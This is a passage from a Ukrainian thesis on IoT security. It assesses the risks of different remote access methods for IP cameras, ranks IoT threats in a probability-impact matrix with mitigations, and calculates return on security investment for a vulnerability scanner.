Огляд налаштування платформи доступу Hik-connect та протоколу HTTPS наведені на рис. 3.29.



Рисунок 3.29 – Огляд налаштування платформи доступу Hik-connect та протоколу HTTPS

З рис. 3.29 можливо побачити, що платформа доступу Hik-connect та протокол HTTPS не використовуються. Жодних хороших й одночасно безкоштовних аналогів Hik-connect не існує. Але, звичайно, безліч способів отримати віддалений доступ до камер.

Безумовно, найкращим з усіх буде Virtual Private Network (VPN), найкращий він не тому, що безкоштовний, а тому, що використовуючи його, отримується один із найвищих рівнів безпеки.

VPN не замінює інтернет-підключення, а працює «поверх» нього. Спочатку інтернет-трафік шифрується, потім прямує провайдеру, після чого пересилається на VPN-сервер. Цей сервер розшифровує трафік і надсилає одержувачу дешифровані дані. Сьогодні існують різні протоколи однак, рекомендується OpenVPN.

Є одна важлива річ, здається, що ось знайшли вразливість, випустили нову прошивку та проблему вирішено. Але є нюанси, по-перше, оновлення прошивок не відбувається автоматично, тобто спочатку користувачі повинні десь дізнатися, що вразливість знайшли, потім дочекатися нової прошивки, а це можуть бути місяці. На ці місяці вразливе обладнання краще не використовувати. Потім знайти прошивку та оновити обладнання. Відсутність автоматичних оновлень для більшості пристроїв повністю підриває їхню безпеку – звичайна людина не стежить за новинами у сфері інформаційної безпеки, поки вони не торкнуться її особисто або поки що про це не заговорять усі. Сценарій не виглядає реалістичним для пересічних людей. Тому проблема з уразливістю набагато серйозніша, ніж здається на перший погляд.

Пристрої можуть не оновлюватись роками. Внаслідок цього зловмисники експлуатують доступну лазівку в особистих інтересах, починаючи від банального стеження за «жертвою» та закінчуючи створенням ботнетів.

Залишається тільки сподіватися, що в майбутньому виробники відповідальніше ставляться до безпеки своїх продуктів, які все більше і більше вливаються в наше життя, впроваджуючи сучасні та надійні механізми їх захисту від модифікації та підміни ПЗ.

Щоб оцінити рівень ризику вразливого пристрою, потрібно перевірити, чи вражена модель відкриває свої HTTP/HTTPS-сервери (зазвичай 80/443) безпосередньо в Інтернет (WAN), що дасть потенційному зловмиснику можливість атакувати цей пристрій з Інтернету.

Мережа LAN без доступу до Інтернету має низький ризик, оскільки потенційний зловмисник не може отримати доступ до веб-сервера пристрою з Інтернету, тому ризик низький (зловмисник повинен мати доступ до локальної мережі, щоб використати цю вразливість).

Мережа WAN із сервером HTTP/HTTPS пристрою блокування брандмауера має низький ризик, оскільки потенційний зловмисник все ще не може отримати доступ до мережі пристрою з Інтернету, у цій ситуації система все ще вважається низькою ризикованою.

Використання VPN мережі для доступу до Інтернету має низький ризик. VPN дозволяє лише перевіреним користувачам входити в систему та отримувати доступ до пристроїв із мережі сайту, тому це безпечний спосіб доступу до пристрою, та його нелегко атакувати.

Використання переадресації портів без додаткових методів захисту має високий ризик. Переадресація портів – це простий та недорогий спосіб віддаленого доступу користувачів до пристрою, однак переадресація портів створює додаткові ризики, оскільки вона вказує брандмауеру не блокувати трафік до цього пристрою з Інтернету на певних портах. Таким чином, з поточною вразливістю, поки потенційний зловмисник має доступ до пристрою через переадресовані порти HTTP/HTTPS, пристрій піддається високому ризику атаки.

Використання Dynamic Domain Name System (DDNS) має високий ризик. DDNS – це служба, яка дозволяє будь-якому користувачеві Інтернету отримати доступ до ресурсів у локальній мережі, коли інтернет-адреса цієї мережі постійно змінюється. Такі ресурси зазвичай є веб-сервером, веб-камерою для віддаленого управління. Провайдери кабельного часто змінюють IP-адресу служби свого клієнта, що унеможливлює доступ до мережі із зовнішньої мережі. ПЗ клієнта DDNS виявляє, що IP-адреса кабельного змінилася, він повідомляє постачальника послуг DDNS про нову адресу. DDNS також використовує переадресацію портів, тому потенційний зловмисник може мати доступ до пристрою з Інтернету, що піддає пристрій високому ризику атаки.

Прямий доступ до глобальної мережі має високий ризик. Деякі сайти встановлюють пристрої безпосередньо в Інтернет (WAN). Поки пристрій має відкриту IP-адресу, а його HTTP/HTTPS-порти відкриті для Інтернету, пристрій зазнає високого ризику атаки.

На сьогодні, коли оновлена версія ПЗ випущена та зловмисники знають про існування цієї вразливості, вони шукатимуть її. Якщо рухається камера або отримано сповіщення безпеки чи при проведенні аналізу системного журналу виявлено неправомірні дії, наприклад підбір паролю, чия служба HTTP/HTTPS безпосередньо підключена до Інтернету, настійно рекомендується негайно встановити виправлення на пристрої та використовувати більш безпечне рішення, наприклад VPN чи інші наведені рішення бажано із їх комбінуванням.

Отже, найпростіший спосіб оцінити рівень системного ризику – перевірити, чи можливо отримати доступ до веб-сторінки пристрою без будь-яких додаткових змін мережі. Якщо так, то система повинна вважатися схильною до високого ризику.

4 АНАЛІЗ ЕФЕКТИВНОСТІ МЕТОДІВ ЗАХИСТУ ТА ОЦІНКА РИЗИКІВ ІНФОРМАЦІНОЇ БЕЗПЕКИ ІНТЕРНЕТУ РЕЧЕЙ

4.1 Загальні положення

Метою аналізу інформаційних ризиків є розробка економічно ефективної й обґрунтованої системи забезпечення інформаційної безпеки.

Завданнями аналізу є: комплексна оцінка захищеності інформаційної системи; оцінка вартості інформації (потенційного збитку); оцінка ризику (ймовірності шкоди); розробка комплексної системи забезпечення інформаційної безпеки відповідно до оцінок інформаційних ризиків.

Аналіз інформаційних ризиків необхідний для: визначення можливої шкоди (ризику) за існуючими видами цінної інформації, співвідношення ризику з витратами на забезпечення інформаційної безпеки, оцінки ефективності витрат на забезпечення інформаційної безпеки.

В якості критеріїв оцінки захищеності інформаційних систем можуть застосовуватися як кількісні, так і якісні методи оцінки.

Критерії проведення аудиту інформаційної безпеки встановлюються на основі загальноприйнятих міжнародних стандартів, внутрішніх стандартів аудиторських компаній і вітчизняних відомчих стандартів.

Якісний аналіз ризиків – це процес встановлення пріоритетів ризиків для подальшого аналізу або дій шляхом оцінки та поєднання їхньої ймовірності та впливу. Якісний аналіз проводиться із застосуванням описових характеристик ризиків чи умовних оцінок (наприклад, у балах).

Якісний аналіз ризиків дозволяє отримати опис та оцінку характеристик усіх ризиків у короткі терміни, здійснити їх ранжування та виявити ключові зони. Також якісний аналіз дозволяє отримати структуру ризику проекту, визначити причини та фактори, що впливають на рівень ризику, а також виділити пріоритетні ризики для подальшого аналізу.

Якісний аналіз ризиків включає розставлення пріоритетів для ідентифікованих ризиків, результати якої використовуються вслід, наприклад, в ході кількісного аналізу ризиків або планування реагування на ризики. При якісному аналізі ризику пріоритети ідентифікованих ризиків визначають на основі

ймовірності або можливості їх настання, що призначаються відповідно до класифікаційної матриці якісної оцінки. Крім того, для кожного ризику визначають його вплив на досягнення цілей проекту.

Завдання якісної оцінки ризиків полягають у тому, щоб на цьому рівні оцінити ймовірність впливу кожного ризику, створити коротший перелік ризиків, визначити пріоритетні ризики, які будуть піддані кількісній оцінці, і для яких плануватимуться контрзаходи.

Якісний аналіз ризику зазвичай є швидким і ефективним за вартістю способом розставлення пріоритетів для планування реагування на відповідність події й, при необхідності, є основою для кількісного аналізу ризиків.

При виконанні якісного аналізу для опису масштабів можливих наслідків небезпечних подій та ймовірності прояву цих наслідків зазвичай використовують словесний опис.

Кількісна оцінка ризику – це процес кількісного аналізу впливу ризику на цілі всього проекту.

Якісний аналіз ризиків не є точною вартісною оцінкою ризиків, яка особливо важлива для інвестиційних проектів. Тому доцільно застосовувати комплекс кількісних методів, що дозволяють визначити величину відхилень капітальних та поточних витрат, а також термінів реалізації проекту у разі небезпечних подій.

Кількісна оцінка ризику є процес кількісного аналізу впливу виявлених ризиків для досягнення мети проекту, вона виробляється щодо тих ризиків, які у результаті процесу якісного аналізу класифіковані як істотні, що впливають на виконання вимог проекту. У процесі кількісної оцінки ризику оцінюють вплив виявлених ризиків на цільові показники проекту з урахуванням ймовірності їх настання.

Метою кількісної оцінки ризику є визначення ступеня впливу ризиків (вираженої в кількісних показниках) на цілі проекту.

Як правило, кількісний аналіз ризику здійснюється після якісного аналізу ризиків. У деяких випадках для розробки ефективних заходів реагування на ризик кількісний аналіз ризиків не потрібен.

Вибір методу аналізу в кожному конкретному проекті визначається наявністю часу та бюджету, а також потребою в якісній та кількісній кількості оцінці ризику.

4.2 Аналіз ефективності методів захисту методом матриці ймовірності та наслідків

Важливим інструментом, що дозволяє оцінити величину ризику, його вплив та інші характеристики є матриця ймовірності та наслідків.

Матриця ймовірності та наслідків – це методика, що дозволяє визначати ранг ризику окремо для кожної мети процесу/проєкту, наприклад, для рамок функціональності, часу або інших ресурсів. Ранг ризику дозволяє оперативно управляти реагуванням на ризики, які у різних зонах матриці. Зони матриці грають роль пріоритетів.

Зазвичай метод застосовують для попередньої оцінки, у разі виявлення кількох видів ризику. Наприклад, визначення того, який ризик вимагає подальшого докладного аналізу чи вирішити який ризик необхідно обробляти насамперед.

Для здійснення оцінки ризику для кожного потенційного інциденту, потрібно визначити комбінацію ймовірності та впливу, за допомогою яких ризикам надається певний ранг: дуже низький, низький, середній, високий та дуже високий пріоритет. На рис. 4.1 наведено приклад визначення рівнів ризику.



Рисунок 4.1 – Приклад визначення рівнів ризику

Для оцінки ймовірності наслідків кожного ризику з метою визначення положення ризику в матриці потрібна експертна оцінка. Ймовірності виникнення ризику та його наслідки, визначено на основі методів експертних оцінок.

У таблиці 4.1 наведено приклад якісної оцінки декількох можливих ризиків інформаційної безпеки IoT.

Таблиця 4.1 – Якісна оцінка можливих ризиків інформаційної безпеки IoT

Ризик	Ймовірність	Вплив	Результуючий ризик
1	2	3	4
Отримання несанкціонованого доступу через слабкі паролі, паролі, які можна вгадати або жорстко закодовані	Дуже висока	Дуже високий	Високий
Отримання несанкціонованого доступу через мережеві сервіси	Висока	Дуже високий	Високий
Отримання несанкціонованого доступу через інтерфейси	Висока	Дуже високий	Високий
Отримання несанкціонованого доступу через неоновлене програмне забезпечення	Висока	Дуже високий	Високий
Зараження шкідливим програмним забезпечення при оновлені	Низька	Високий	Середній
Перехоплення облікових даних через прослуховування незахищеного каналу зв’язку	Низька	Високий	Середній

Як можливо побачити з таблиці 4.1, проведено якісну оцінку декількох ризиків пов’язаних з IoT-пристроями. Отже, можливо визначити перелік пріоритетних ризиків, а саме звернути увагу, де ймовірність наслідків висока.

До визначених ризиків можливо застосувати методи безпеки, що спрямовані на зменшення ризиків. У таблиці 4.2 наведено якісну оцінку визначених ризиків з урахуванням методів захисту.

Таблиця 4.2 – Якісна оцінка ризиків з урахуванням методів захисту

Ризик	Методи захисту	Кінцевий ризик
1	2	3
Отримання несанкціонованого доступу через слабкі паролі, паролі, які можна вгадати або жорстко закодовані	Встановити довжину, складність та періодичність зміни паролів відповідно до галузевого стандарту NIST SP800-63 B. Для кожного пристрою паролі повинні бути унікальними. Жорстко закодовані паролі повинні бути видаленими.	Низький
Отримання несанкціонованого доступу через мережеві сервіси	Забезпечити доступ лише до необхідних портів з використанням IP, MAC фільтрації портів. Використовувати невразливі сервіси до переповнення буферу. Виконувати налаштування переадресації портів самостійно та повністю відключити підтримку UPnP. Виконати перевірку сервісів інструментами автоматичного тестування для виявлення вразливостей з їх подальшим усуненням.	Низький
Отримання несанкціонованого доступу через інтерфейси	Використовувати двофакторну автентифікацію за можливістю. Логіни та паролі користувачів за замовчуванням необхідно змінити. Забезпечення надійності механізмів відновлення пароля та недопущення надання зловмиснику інформації, що вказує на чинний обліковий запис. Ввімкнути та налаштувати поріг блокування облікового запису. Забезпечити облікові дані від розкриття у внутрішньому чи зовнішньому мережевому	Низький

	трафіку. Виконати перевірку інтерфейсу інструментами автоматичного тестування для виявлення вразливостей з їх подальшим усуненням.	

Продовження таблиці 4.2

1	2	3
Отримання несанкціонованого доступу через неоновлене програмне забезпечення	Забезпечити регулярне оновлення. Ввімкнути функцію автоматичного оновлення за можливістю або підписатися на повідомлення про оновлення ПЗ на веб-сайті постачальника пристрою. Виконати перевірку на наявність вразливості ПЗ інструментами автоматичного тестування.	Низький
Перехоплення облікових даних через прослуховування незахищеного каналу зв’язку	Забезпечити шифрування даних за допомогою протоколів SSL та TLS. Забезпечити використання інших стандартних галузевих методів шифрування для захисту даних під час транспортування, якщо SSL або TLS недоступні. Не використовувати власних протоколів шифрування. Перевірити сервер оновлень, щоб переконатися, що методи транспортного шифрування оновлені та правильно налаштовані, а сервер не вразливий.	Низький
Зараження шкідливим програмним забезпечення при оновлені	Використовувати загальноприйняті методи шифрування для файлу оновлення ПЗ. Використовувати зашифроване з'єднання під час передачі файлу оновлення ПЗ. Перевірити, чи оновлення ПЗ підписано та перевірено, перш ніж дозволяти завантаження та застосування оновлення. Перевірити сервер оновлень, щоб переконатися, що методи транспортного шифрування оновлені та правильно налаштовані, а сервер не вразливий.	Низький

	Можливо застосувати систему виявлення вторгнень.	

Як можливо побачити з таблиці 4.2, кінцевий ризик значно зменшився за умови використання зазначених методів захисту. Визначений перелік пріоритетних ризиків було піддано кількісній оцінці з урахуванням методів забезпечення інформаційної безпеки.

Запропоновані методи є основними. Таким чином, відносно невеликий набір вимог вже може вплинути на загальну безпеку пристроїв IoT. Пропоновані основні вимоги безпеки є реалістичним першим кроком до значного підвищення безпеки споживчого IoT.

4.3 Аналіз ефективності методів захисту методом Return of Security Investment

Return of Security Investment (ROSI) – коефіцієнт окупності інвестицій в інформаційну безпеку. ROSI визначає ефективність кожної одиниці грошових коштів, вкладених в інформаційну безпеку. Іншими словами, рентабельність інвестицій у безпеку – це проста формула для визначення того, скільки коштує вкладення засобів контролю безпеки. Необхідно, щоб захід безпеки знижував ризик більше, ніж витрати на його впровадження, щоб бути фінансово життєздатним.

Недолік розрахунку оцінки ROSI є мірою того, наскільки близьким вимір до справжнього значення. Немає простого способу оцінити вартість та частоту інцидентів кібербезпеки, які широко варіюються від середовища до середовища.

Як інструмент може бути корисний ROSI, або рентабельність інвестицій у безпеку. По суті, це включає чисту вигоду від запобігання порушенням безпеки на основі суми заощаджених грошей у порівнянні з сумою грошей, витраченої на запобігання.

Інститут SANS пропонує формулу кількісного аналізу ризику для оцінки ROSI, яка набула широкого поширення. На відміну від простих формул рентабельності інвестицій, вона заснована на оцінці конкретних ризиків, з якими будуть пов'язані дані інвестиції в безпеку, а саме враховується прогноз очікуваного збитку у річному обчисленні (Annualized loss expectancy, ALE) , який

допомагає визначити очікувані грошові втрати для активу через певний ризик протягом одного року.

Тому необхідно чітко розуміти схильність до ризиків безпеки та оцінювати вартість кожного критичного активу, на захист якого спрямовані інвестиції в безпеку.

Розрахунок оцінки ROSI запропонованої інститутом SANS визначається за формулою [13]:

$$\text{ROSI} = \frac{\text{ALE} \cdot \text{Mitigation Ratio} - \text{Cost of Solution}}{\text{Cost of Solution}}, \quad (4.1)$$

де ALE – це загальний річний грошовий збиток за рік, очікуваний у результаті певного фактора ризику, якщо інвестиції в цінні папери не будуть зроблені;

Mitigation Ratio – коефіцієнт зниження, відсоток ризиків, які можна усунути за допомогою інвестицій у безпеку;

Cost of Solution – вартість рішень виділених на зниження ризику.

Щоб розрахувати ALE, потрібно помножити очікування одиничного збитку (Single loss expectancy, SLE) на річну частоту виникнення (Annualized rate of occurrence, ARO) [13]:

$$\text{ALE} = \text{SLE} \cdot \text{ARO}, \quad (4.2)$$

де SLE – це сума грошей, яка буде втрачена внаслідок одного інциденту, пов'язаного з безпекою;

ARO – це передбачувана частота або очікувана можливість виникнення загрози протягом року.

Потрібно оцінити ALE та коефіцієнт пом'якшення для невеликих підприємств, що мають вразливості пов’язані з ризиками через неоновлене ПЗ. Наприклад пов’язаними з CVE-2021-33044 або CVE-2021-36260 та використати їх для розрахунку ROSI для пропонованих інвестицій у безпеку.

Прогнозується, якщо у підприємства немає рішень безпеки, то буде в середньому п’ять інцидентів безпеки на рік (ARO = 5). Цифри інцидентів є неточними, і точні оцінки зробити складно. Було встановлено якісним аналізом

що пріоритетні ризики пов’язані з такими проблемами як: слабкі паролі, неоновлене ПЗ, вразливі сервіси та інтерфейси. Своєю чергою може призвести до повного розкриття конфіденційної інформації, повного порушення цілісності системи, повна втрата захисту системи, що призводить до компрометації всієї системи та можливо повне відключення ресурсів підприємства, тобто ресурс повністю недоступний.

Тому кожен інцидент може призвести до злому, який коштуватиме приблизно вісім тисяч доларів США у вигляді втрати даних, штрафів, втрати продуктивності або навіть втрати бізнесу (SLE = 8 000).

Таким чином, можливо підрахувати ALE за формулою (4.2):

$$\text{ALE} = 8000 \cdot 5 = 40000.$$

Очікується, що запропоновані рішення виявлення даних знизять цей ризик на 90% (коефіцієнт зниження = 90%). Рішенням безпеки пов’язаними з неоновленим ПЗ, що потребує грошових витрат є використання сканеру вразливості. Орієнтовна вартість купівлі та управління рішенням становить тисячу доларів США.

Таким чином, можливо розрахувати ROSI, використовуючи формулу (4.1):

$$\text{ROSI} = \frac{40000 \cdot 0.9 - 1000}{1000} = 35 \cdot 100 = 3500\%.$$

Використовуючи розрахунок ROSI, можливо стверджувати, що ці інвестиції заощадять компанії близько тридцяти п’яти тисяч доларів за окупності 3500%, тобто у тридцять п’ять раз. Ці результати здаються досить високими для звичайної рентабельності інвестицій, однак це переважно стосується інвестицій у безпеку, коли потрібна лише одна скоординована атака, щоб вартість активу різко знизилася. Оцінка суми грошей, заощаджених від втрат, які можуть бути ніколи не трапляється – це важке завдання, яке в реальному світі вимагає більш ніж простого застосування простих формул.

Таким чином, витрати на безпеку виправдані з точки зору сприяння бізнесу. Проблема безпеки полягає в тому, що діяльність, обумовлена витратами, безпосередньо впливає на прибутковість організації. Вимірювання інвестицій в

інформаційну систему є проблемою організації, яку необхідно формувати та вирішувати в контексті стратегії організації.

ВИСНОВКИ

У кваліфікаційній роботі на тему: «Аналіз методів забезпечення інформаційної безпеки в IoT мережах» виконано завдання у повному обсязі.

У кваліфікаційній роботі вирішено задачу щодо надання методів забезпечення інформаційної безпеки в мережах Інтернету речей. Мета роботи була досягнута, тобто було знижено ризики за рахунок використання найбільш ефективних методів забезпечення інформаційної безпеки. Ефективність запропонованих методів була досягнута за допомогою якісної та кількісної оцінки.

Проведено аналіз проблем та загроз інформаційної безпеки Інтернету речей. Встановлено актуальні та найважливіші загрози безпеки пристроїв IoT в мережах, відповідно надано основні рекомендації, що є чітке вирішення поставлених загроз. Враховуючи здатність IoT пристроїв до підключення мережі, що своєю чергою призводить до значного зниження інформаційної безпеки системи в цілому, було запропоновано методи сканування.

Рекомендовано до використання один з методів сканування з метою встановлення стану інформаційної безпеки, а саме потужний інструмент Nmap для аналізу безпеки та аудиту мережі або скористатися альтернативним інструментом скануванням елементів мереж Router Scan, яка здатна сканувати пристрій на наявність переліку вразливостей. Іншим більш рекомендованим методом є пошукова система Інтернету речей Shodan, де її особливістю по суті є вже зібрана база даних Інтернету речей, яка містить детальний опис параметрів хоста, наприклад: IP-адресу, MAC-адресу, розташування, порти, сервіси, алгоритми шифрування та конкретні вразливості. Отже, за приклад IoT пристрою було обрано IP-камеру, оскільки це найбільш поширений тип IoT-пристроїв.

За основу дослідження інформаційної безпеки IoT-пристроїв обрано загальновідомі уразливості. При дослідженні було емпірично доведено актуальність методів забезпечення інформаційної безпеки в мережах Інтернет речей. Встановлено, що описані загрози є актуальними та майже всі вони були продемонстровані в ході виконання роботи. Доведено, що основними проблемами безпеки пристроїв IoT в мережах є слабкі паролі, паролі, які можна вгадувати, жорстко закодовані паролі, вразливі сервіси, інтерфейси та застаріле ПЗ.

Встановлено, що деякі загальновідомі вразливості становлять критичний рівень інформаційної безпеки IoT-пристроїв через три причини.

1) По-перше, відносно нещодавнє опублікування вразливостей, що свідчить про відсутність оновленого ПЗ на мільйонах пристроїв.

2) По-друге, користувачі нехтують основними методами забезпечення інформаційної безпеки.

3) По-третє, вразливості становлять порушення всіх складових інформаційної безпеки – цілісності, конфіденційності та доступності.

Для того, щоб забезпечити оптимальне впровадження IoT-пристроїв у промислових умовах. Галузеву специфіку та вимоги до таких факторів, як вартість, безпека, конфіденційність та ризики, необхідно усвідомити ще до того, як «Інтернет речей» почне широко використовуватись у промисловості.

З цією метою було проведено аналіз і оцінка ризиків інформаційної безпеки Інтернету речей. В якості критеріїв оцінки захищеності інформаційних систем застосовано як кількісний, так і якісний метод оцінки.

Якісна оцінка ризиків дозволила визначити перелік пріоритетних ризиків методом матриці ймовірності та наслідків. Визначений перелік пріоритетних ризиків було піддано кількісній оцінці методом ROSI з урахуванням методів забезпечення інформаційної безпеки. Також було доведено рентабельність запропонованих методів безпеки, де ефективність застосованих інвестицій окупила себе у тридцять п’ять разів.

Пропоновані методи захисту безпеки є реалістичним першим кроком до значного підвищення безпеки споживчого IoT.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАННЯ

1. Мазепа А. Д. Безпечна автентифікація до веб-додатку з використанням JWT та browser fingerprinting / А. Д. Мазепа, А. С. Тарасов. // Харків, ХНУРЕ, Матеріали XXII Міжнародного молодіжного форуму "Радіоелектроніка та молодь у XXI столітті". Том 4. – 2021. – С. 60–61.

2. Тарасов А. С. Проблеми захисту персональних даних в комп'ютерних системах від шкідливого програмного забезпечення stealer / А. С. Тарасов, А. Д. Мазепа. // Харків, ХНУРЕ, Матеріали XXII Міжнародного молодіжного форуму "Радіоелектроніка та молодь у XXI столітті". Том 4. – 2021. – С. 64–65.

3. Мазепа А. Д. Розуміння та захист від атаки DNS rebinding / А. Д. Мазепа, А. С. Тарасов. // Харків, ХНУРЕ, Матеріали XXII Міжнародного молодіжного форуму "Радіоелектроніка та молодь у XXI столітті". Том 4. – 2021. – С. 62–63.

4. The Internet of Things: A Critique of Ambient Technology and the All-Seeing Network of RFID [Електронний ресурс] – Режим доступу до ресурсу: https://www.networkcultures.org/_uploads/notebook2_theinternetofthings.pdf.

5. Наукове дослідження Інтернету речей Hewlett Packard Enterprise [Електронний ресурс] – Режим доступу до ресурсу: https://json.tv/tech_trend_find/nauchnoe-issledovanie-interneta-veschey-ot-hewlett-packard-enterprise-20160503115845.

6. Xiang Y. Low-rate DDoS attacks detection and traceback by using new information metrics / Y. Xiang, K. Li, W. Zhou. // IEEE Transactions on Information Forensics and Security. – 2011. – С. 426–437.

7. Що таке Шодан? [Електронний ресурс] – Режим доступу до ресурсу: https://help.shodan.io/the-basics/what-is-shodan.

8. Shodan: The scariest search engine on the Internet [Електронний ресурс] – Режим доступу до ресурсу: https://money.cnn.com/2013/04/08/technology/security/shodan/index.html.

9. Dahua IP Camera 3.200.0001.6 access control [Електронний ресурс] – Режим доступу до ресурсу: https://vuldb.com/?id.99110.

10. John the Ripper [Електронний ресурс] – Режим доступу до ресурсу: https://ru.wikipedia.org/wiki/John_the_Ripper.

11. Vulnerability Details CVE-2021-33045 [Електронний ресурс] – Режим доступу до ресурсу: https://www.cvedetails.com/cve/CVE-2021-33045/.

12. Vulnerability Details CVE-2021-36260 [Електронний ресурс] – Режим доступу до ресурсу: https://www.cvedetails.com/cve/CVE-2021-36260/.

13. Quantitative Risk Analysis Step-By-Step [Електронний ресурс] – Режим доступу до ресурсу: https://sansorg.egnyte.com/dl/arTGfdKrUg/.